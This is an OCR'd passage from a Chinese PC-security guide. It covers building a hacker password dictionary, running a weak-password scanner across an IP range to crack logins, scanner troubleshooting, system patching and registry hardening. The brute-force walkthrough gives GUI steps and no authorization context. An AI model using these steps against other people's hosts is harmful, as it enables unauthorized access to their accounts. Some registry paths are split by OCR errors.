
通常情况下，在所下载的“小榕”黑客字典压缩文件包中都会有一个文本文档，其中会给出该软件的用户名和注册码，用户只需将其填写到上述对话框中即可。

03 稍后会弹出对话框提示注册成功，单击“确定”按钮关闭该对话框返回“黑客字典”程序主界面，选择运行方式，然后单击“确定”按钮。

04 在默认打开的“设置”选项卡中，设置生成字符串中包含的字母或数字及其范围。




05 切换到“选项”选项卡，在其中设置黑客字典生成文本的形式。




06 切换到“文件存放位置”选项卡，在其中单击“浏览”按钮。

07 在打开的“另存为”对话框中设置文件的名称和保存位置，单击“保存”按钮。




08 在返回的“字典设置”对话框中切换到“高级选项”选项卡，勾选“使用高级选项生成字典”复选框，在其中选择需要固定的字母、数字或字符位置，然后单击“确定”按钮。



09 在打开的“高级字典属性”对话框中显示了生成字典的所有信息，确认无误后单击“开始”按钮。

10 软件开始生成字典，此过程由系统自动完成，待字典生成结束后，单击


“确定”按钮，完成设置。




2. 使用Tomcat弱口令扫描器

当字典文件创建好后，就可以使用弱口令扫描器加载自己编辑的字典文件进行弱口令扫描了。Tomcat适用于Windows XP和Windows 2003操作系统，它可以根据需要加载用户名称字典或密码字典，对一定IP范围内的主机进行弱口令扫描，具体操作步骤如下。

01 下载Tomcat软件，将其启动，在打开的程序操作界面中单击“设置”按钮。



02 在打开的“设置”界面中单击“用户名”窗格下方的“导入”按钮。




03 在打开的“打开”对话框中找到并选中编辑好的黑客字典，然后单击“打开”按钮。

04 按照相同的方法，将编辑好的黑客字典导入“密码”窗格中。

05 切换到“信息”设置界面，在“起始IP”和“终止IP”文本框中设置对应信息，单击“添加”按钮将设置添加到

地址列表中，然后单击“开始”按钮。



06 程序开始对指定IP地址段中的主机进行扫描，若发现活动主机，即可对主机的用户名和密码进行破解。


3.4 疑难解答

问：在使用扫描工具进行端口或服务扫描过程中，为什么会出现突然停止响应的现象？

答：扫描器停止响应是很正常的，有可能是因为用户链接的线程过多，本地系统资源不够而造成系统瘫痪，也可能是因为对方服务器的响应比较慢，依次发出去的请求被同时返送回来而造成信息堵塞，还有可能是服务器安装了比较厉害的防火墙，一旦察觉到有人扫描就发送特殊的数据包回来，造成系统瘫痪。不过一般情况下遇到这种问题，可以尝试更换其他扫描器扫描其他服务器，如果问题仍然存在，这可能是因为扫描器与用户所使用的系统不兼容造成的，例如许多扫描软件在Windows XP或Windows 2003系统中都运行良好，但在Windows Vista和Windows 7操作系统中却不起作用，这就是软件与系统不兼容造成的。

问：为什么使用端口扫描器时总是扫描不到QQ程序开放的端口？

答：这种情况主要是因为QQ在通信时使用了UDP协议，而UDP协议在通信时是不建立连接的，并且端口扫描器是基于TCP协议运行的。因此，当用户试图通过“连接”或“半连接”测试方式来确定端口是否开放时，端口扫描器是无法扫描出QQ开放的端口的。



4.1 修补系统漏洞

知识导读

系统漏洞是威胁电脑安全的主要因素之一，当系统漏洞被某些别有用心的人利用而对目标主机进行攻击的时候，可能会造成用户信息的泄露。如黑客攻击网站，就会利用网络服务器的系统漏洞，可能会造成电脑不明原因的死机和丢失文件等情况。因此只有堵住这些系统漏洞，用户才会有一个安全和稳定的工作环境。

4.1.1 了解系统漏洞

在学习修补系统漏洞前，需要先对其进行简单的了解，以便对症下药，快速、准确地执行修补操作。

1. 认识系统漏洞

人们常说系统漏洞是伴随操作系统而生的，自从有了操作系统，系统漏洞也就随之出现，并且在操作系统的生命周期内一直存在，那么系统漏洞到底是什么，它又会造成什么危害呢?

系统漏洞又被称为安全陷阱，它是在硬件、软件和协议的具体实现或系统安全策略上存在的缺陷，从而可以使攻击者能够在未授权的情况下访问或破坏操作系统。

如果系统漏洞被不法分子利用，很可能造成个人或集体的信息泄露、数据流失、用户权限被恶意修改等后果。例如黑客会利用网络服务器操作系统的漏洞来攻击网站，进行导致电脑不明原因的蓝屏、死机、开启隐藏的共享文件、无故丢失文件以及无法连接网络等。

2. 产生系统漏洞的原因

微软公司的操作系统是目前使用最为广泛的系统，从DOS系统到Windows 95的转变，确立了微软在个人操作系统领域的霸主地位，从Windows9X/2000到Windows XP，再到现在的Windows 7的进化，使用户拥有了更稳定且更易掌握的操作系统。

然而，当用户们放弃DOS转向Windows时，发现它并不像想象中的那么完美，不同种类的系统漏洞时刻威胁着电脑的安全，此时，只有找出产生系统漏洞的根源，然后将其修补完整才能避免不必要的损失。通常情况下，导致系统出现漏洞的因素主要有以下几种。

- **人为因素：**编程人员的人为因素。在程序编写过程中，为了实现自己不可告人的目的，编程人员在程序代码的隐蔽处保留了后门。
- **客观因素：**受编程人员的能力、经验和当时的安全技术加密方法所限，在程序中难免会有不足之处，轻则影响程序的效率，重则会导致非授权用户的权限提升。
- **硬件因素：**由于硬件的原因，编程人员无法弥补硬件的漏洞从而使硬件的问题通过软件表现出来，威胁电脑的安全。Windows系统中的漏洞层出不穷也有其客观原因，任何事物都不可能十全十美，作为应用于桌面的操作系统——Windows也是如此，并且由于其在桌面操作系统的垄断地位，使其存在的问题会很快暴露。

4.1.2 修复系统漏洞

系统漏洞虽然大量存在，但是日常应用过程中，完全把解决系统漏洞问题的希望寄托在微软公司上无疑是不现实的，所以用户需要了解并掌握如何修补操作系统中的漏洞。

在Windows系统中检测和修补系统漏洞的方法主要有两种，一种是通过系统自带的自动更新功能来修补，另一种是通过第三方软件进行修补，下面分别介绍这两种方法的操作方法。

1. 通过系统更新功能修补漏洞


Windows系列操作系统在发布后，微软公司都会针对其在使用过程中产生的漏洞进行解决，其主要途径就是通过发布系统补丁来修补漏洞，我们可以使用系统更新功能来下载并安装这些补丁，具体操作方法如下。

01 在系统桌面左下角单击“开始”按钮，在弹出的“开始”菜单中单击“所有程序”命令，然后在打开的界面中单击“Windows Update”选项。

02 在打开的“Windows Update”窗口中单击“检查更新”按钮。

03 系统会自动搜索更新程序。


04 搜索完成后，系统会提示用户下载更新，这里单击“安装更新”按钮。



05 系统开始自动下载更新，用户需耐心等待。

06 待补丁安装结束后，系统会提示用户重启电脑以完成系统补丁的安装，此

时单击“立即重新启动”按钮，待电脑重新启动后，系统漏洞就修补完成了。



4.2 注册表安全设置

知识导读

注册表存储着操作系统以及电脑中软件和硬件的配置信息，其中一些键值项直接关系到系统的安全，通过对注册表进行安全设置，修改这些键值项，可以在一定程度上提高操作系统的安全性。例如，通过修改注册表可以禁止其他用户访问“我的电脑”、禁止使用“控制面板”和禁止安装应用程序等。

4.2.1 注册表的基础知识


注册表是电脑中用于存储操作系统和软件配置信息的数据库，它以分层的结构存储了所有的硬件配置、软件配置、系统当前配置以及状态信息、性能记录信息和用户自定义设置等方面的数据信息。通过注册表可以帮助Windows对软件和硬件以及用户环境进行控制，合理运用注册表可以对操作系统和软件进行优化，并解决软件和硬件的故障。

在Windows Vista操作系统中单击“开始”按钮，在“搜索”文本框中输入“regedit”命令，按下“Enter”键，即可打开“注册表编辑器”窗口。

- **根键：**根键是注册表中最底层的键，类似于磁盘上的根目录，用“HKEY_”来表示。
- **主键：**主键是根键的下级支配单元，以子目录的形式存在，负责组织系统对注册表中数据的访问。

- **子键**：子键位于主键下，也可以嵌套于其他子键中，在注册表的五大根键中有若干子键，而每个子键中又可以嵌套无数个子键。
- **键值数据项**：键值数据项简称为键值项，在每个根键和主键下可以有若干键值项，键值项由键值名、键值类型和键值数据三个部分组成。

注册表中的所有信息都是以各种形式的“键值数据项”来保存的，而“键值数据项”的数据类型又可以分为二进制值、DWORD值、字符串值、多字符串值和可扩充字符串值。



提 示

在“注册表编辑器”窗口底端会显示当前操作的键值路径，在实际操作时可根据此路径查看操作是否正确。

- **字符串值**：字符串值一般用来描述文件信息、硬件标识等，它通常由字母和数字组成，字符串的类型名称为REG_SZ。
- **二进制值**：在注册表中，二进制数据没有长度限制，其长度可以包括任意字节。在注册表编辑器中，二进制数据是以十六进制格式显示的。二进制的类型名称为REG_BINARY。
- **DWORD值**：DWORD值有32位和64位长度的数值，创建DWORD值键值项时可根据实际情况选择创建，它的类型名称为REG_DWORD。
- **多字符串值**：多字符串值允许将一系列项目作为单独的一个值使用，对于多种网络传输协议、多个项目、设备列表以及其他类似的列表项目来说，都可以使用多字符串值来表示，它的类型名称为REG_MULTI_SZ。
- **可扩充字符串值**：可扩充字符串值代表一个可扩展的字符串，用于保存环境变量的占符位，它的类型名称为REG_EXPAND_SZ。


4.2.2 禁止危险的启动项

在电脑中，很多地方都可以设置程序自动启动，很多危险的程序就是隐藏在这些地方随程序自动启动的。通过对注册表的设置，可以避免危险启动项威胁电脑的安全。


要禁止危险的启动项，必须先在“HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run”子键下删除可疑的自动启动项，并将“run”子键的权限设为“Everyone只读”，然后按照相同的方法删除“HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce”和“HKEY_LOCAL_MACHINE\SYSTEM\CurrentCo ntrolset\Services”子键下的可疑的自动启动项，并将它们的权限设为“Everyone只读”，具体操作步骤如下。

01 单击系统桌面左下角的“开始”按钮，在弹出的“开始”菜单的搜索栏中输入“regedit”命令，然后按下“Enter”键。

02 依次展开“HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run”子键，在右侧窗格中右键单击可疑的启动项，然后在弹出的菜单中单击“删除”命令。



03 删除可疑的键值项后在左侧窗格中右键单击“Run”子键，然后在弹出的快捷菜单中单击“权限”命令。




04 在弹出的“Run的权限”对话框中，单击“添加”按钮。

提示

如果要设置其他账户权限，可以先在“组或用户名”列表中选定账户，然后在下方的窗格中设置账户的权限。


05 在弹出的“选择用户或组”对话框中，在“输入对象名称来选择”文本框中输入“Everyone”文本，然后单击“确定”按钮，完成添加账户。



技 巧

读者也可以单击“高级”按钮，在弹出的“选择用户或组”对话框中单击“立即查找”按钮，然后在打开的“搜索结果”列表框中查找并添加“Everyone”账户。

06 在返回的“Run的权限”对话框中选中“Everyone”账户，在下方的“Everyone的权限”列表中，勾选“只读”权限，并取消其他所有权限，然后单击“确定”按钮，完成“Run”子键的权限设置。




07 按照上述相同的方法依次展开“HKEY_LOCAL_MACHINE\SOF- TWARE\Microsoft\Windows\CurrentVersion\RunOnce”和“HKEY_LOC- AL_MACHINE\SYSTEM\CurrentC- ontrolset\Services”子键，将其下的可疑的自动启动项删除，然后将它们的权限设为“Everyone只读”即可。

4.2.3 禁止远程修改注册表


黑客可以通过远程访问的方式对用户电脑的注册表进行修改，从而达到控制用户电脑的目的，通过修改注册表设置，可以避免这种情况的发生，禁止他人远程修改注册表的方法如下。

01 在“注册表编辑器”窗口中依次展开“HKEY_LOCAL_MACHINE\system\Cur- rentControlSet\control\SecurePipe Servers \winreg”子键，然后对其单击鼠标右键，在弹出的菜单中单击“权限”命令。

02 在弹出的对话框中单击“添加”按钮。




03 在弹出的对话框中单击“高级”按钮。




04 在弹出的对话框中单击“立即查找”按钮。

05 在下方打开的“搜索结果”列表框中选中想要被设置权限的用户或组，然后单击“确定”按钮。

06 在返回的对话框中即可看到所添加的用户和组，单击“确定”按钮。



07 在返回的对话框中选中要设置权限的用户或组，在权限对话框中设置对应的权限，然后单击“确定”按钮即可。



4.2.4 设置密码保护和安全日志

在用户使用计算机的过程中会经常使用到密码，例如登录到系统或登录游戏账号都需要密码，密码信息直接关系到用户的个人隐私及财产的安全，因此密码的保护是至关重要的。而系统安全日志是系统安全的一个重要组成部分，通过分析安全日志，用户可以了解系统的安全情况，所以安全日志也是需要加以重视的对象。


1. 设置密码的最小长度

设置密码的最小长度是系统安全设置的重要项目。密码位数越长、越复杂，就会越不容易破解，相反，密码位数越短、越简单则不利于账号的安全。因此，设置密码的最小长度可以有效地预防黑客攻击。


01 打开注册表编辑器，依次展开“HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies”子键，对其单击鼠标右键，在弹出的菜单中依次单击“新

建”→“项”菜单命令。

02 系统会自动新建一个项，其名称为可改写状态，将其命名为“Network”。




03 选中“Network”项，在右侧空白处单击鼠标右键，在弹出的菜单中依次单击“新建”→“二进制值”菜单命令。



04 将新建的键值项命名为“Minpwdlen”，然后对其双击鼠标左键。

05 在弹出的“编辑二进制数值”对话框中输入想要设置为最小长度的数值，单击“确定”按钮，然后重启电脑即可。



2. 设置安全日志的保存时间

系统安全日志是Windows中不可缺少的一部分，保存好这些日志文件对用户了解自己系统的安全状况以及是否有其他非法用户使用过自己的计算机都有很大的帮助。通过修改注册表信息来设置系统安全日志的保存时间的方法如下。

01 打开注册表编辑器，依次展开“HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\eventlog\Security”子键，然后在右侧双击“Retention”键值项。

02 在弹出的“编辑DWORD（32位）值”对话框中设置相应的时间数值，单击“确定”按钮，然后重启计算机即可。

提 示

默认情况下该子键的数值以十六进制为“93a80”，即604800秒，转换成天数为7天。用户可以选中“十进制”单选项，然后在“数值数据”文本框中输入相应的十进制数值。

4.2.5 设置注册表隐藏保护策略

通过修改注册表信息可以隐藏电脑中的部分设置，避免他人的恶意修改，从而达到保护计算机的目的。

1. 隐藏桌面图标

一些黑客会将病毒或木马的启动程序写入快捷方式图标，并将这些图标与其他桌面图标进行替换，以便用户在双击图标时启动病毒或木马程序。隐藏桌面图标可以在一定程度上避免这种情况的发生，具体操作步骤如下。

01 打开注册表编辑器，依次展开“HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer”子键，在右侧窗格中双击“NoDesktop”键值项。

注 意


由于系统的版本不同，有些用户在注册表编辑器中可能会找不到对应的子键或键值项，此时需要用户手动进行添加。

02 在打开的对话框中将“数值数据”修改为“1”，然后退出注册表重启计算机即可。

2. 隐藏“开始”菜单的快捷命令

隐藏开始菜单中的快捷命令可以在一定程度上避免他人修改计算机信息和启动计算机中的程序。下面以通过修改注册表信息来隐藏“开始”菜单中的“关闭”系统命令为例进行介绍，具体操作步骤如下。

01 打开注册表编辑器，依次展开“HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer”子键，然后在右侧空白处单击鼠标右键，在弹出的菜单中依次单击“新建”→“DWORD（32位）值”菜单命令。



02 将新建的DWORD键值项命名为“NOCLOSE”，然后对其双击鼠标左键。

03 在打开的“编辑DWORD（32位）值”对话框中将“数值数据”的值改为“1”，单击“确定”按钮，然后重启计算机即可。

下面介绍隐藏其他“开始”菜单中快捷命令的方法。

- **隐藏“运行”命令：** 在注册表编辑器中展开“HKEY_CURRENT_USER\Software\ Microsoft\Windows\CurrentVersion\Policies\Explorer”子键，在右侧新建“NORUN”DWORD键值项，并将其“数字数据”的值改为“1”。
